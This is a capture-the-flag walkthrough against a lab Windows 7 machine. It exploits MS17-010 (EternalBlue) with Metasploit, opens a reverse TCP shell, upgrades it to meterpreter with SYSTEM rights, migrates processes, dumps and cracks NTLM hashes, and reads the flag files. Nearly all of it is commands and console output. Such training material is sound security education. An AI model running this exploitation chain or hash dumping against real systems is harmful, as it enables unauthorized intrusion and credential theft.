
Task 1: Recon

Scan with nmap the Target Machine

Nmap -sV –vv --script vuln TARGET_IP




The machine is vulnerable to ms17-010

Task 2: Gain access


Start Metasploit

msfconsole




Find the exploitation code

Search ms17




Select the first exploit

Use 0




Use show options to see more information, change the RHOSTS and the LHOST (your IP) to start the attack

set RHOSTS with the target IP and set LHOST with your IP




Finally use set payload set payload windows/x64/shell/reverse_tcp



Run the exploit

run



Press ctrl+z for background the shell and use sessions to watch all the background shells.

Task 3: Escalate

Search the name of the module we'll use.

Search shell_to_meterpreter

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Use it

Use 0

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) >
```

Look at the sessions and set session 1 and use run

sessions

set session 1

run

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                                  Connection
  --  ----  ----               -----------                                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.9.0.193:4444 -> 10.10.252.167:49253 (10.10.252.167)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.9.0.193:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
```

Use sessions to confirm the new session has been created

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.9.0.193:4444 → 10.10.252.167:49277 (10.10.252.167)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.9.0.193:4433 → 10.10.252.167:49280 (10.10.252.167)

msf6 post(multi/manage/shell_to_meterpreter) >
```

Run session 2

Sessions 2

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...
```

Verify that we escalated to NT AUTHORITY\SYSTEM

Shell

Whoami

```
meterpreter > shell
Process 352 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

View all the process and migrate one

PS

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 100   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 528   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 608   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 648   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 696   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 704   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 712   596   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 820   696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 888   696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 936   696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1004  648   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 1044  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1164  696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1288  696   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1392  696   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1464  696   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1596  696   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1640  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1644  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1796  1108  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1944  696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2060  820   WmiPrvSE.exe
 2152  2940  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 2376  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2420  696   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2552  696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2584  696   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2748  696   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 2940  2512  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2960  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2968  1288  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 3008  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 3060  696   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
```

Use migrate PID


```
meterpreter > migrate 3008
[*] Migrating from 1796 to 3008...
[*] Migration completed successfully.
```

Task 4: cracking

Run hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Search crackstation and copy the second half of Jon



That is the password of Jon

Task 5: Finding flags

Flag 1


Go to C:\

Cd \

pwd

Ls

Cat flag1.txt




Flag 2

Go to windows\\system32\\config and watch the content


Cd windows\\system32\\config

ls



Here is the flag

Cat flag2.txt




Flag 3:

The last one is on Documents of the User Jon

Cd \\Users\\Jon\\Documents

Cat flag3.txt



Use cat to watch the content of the file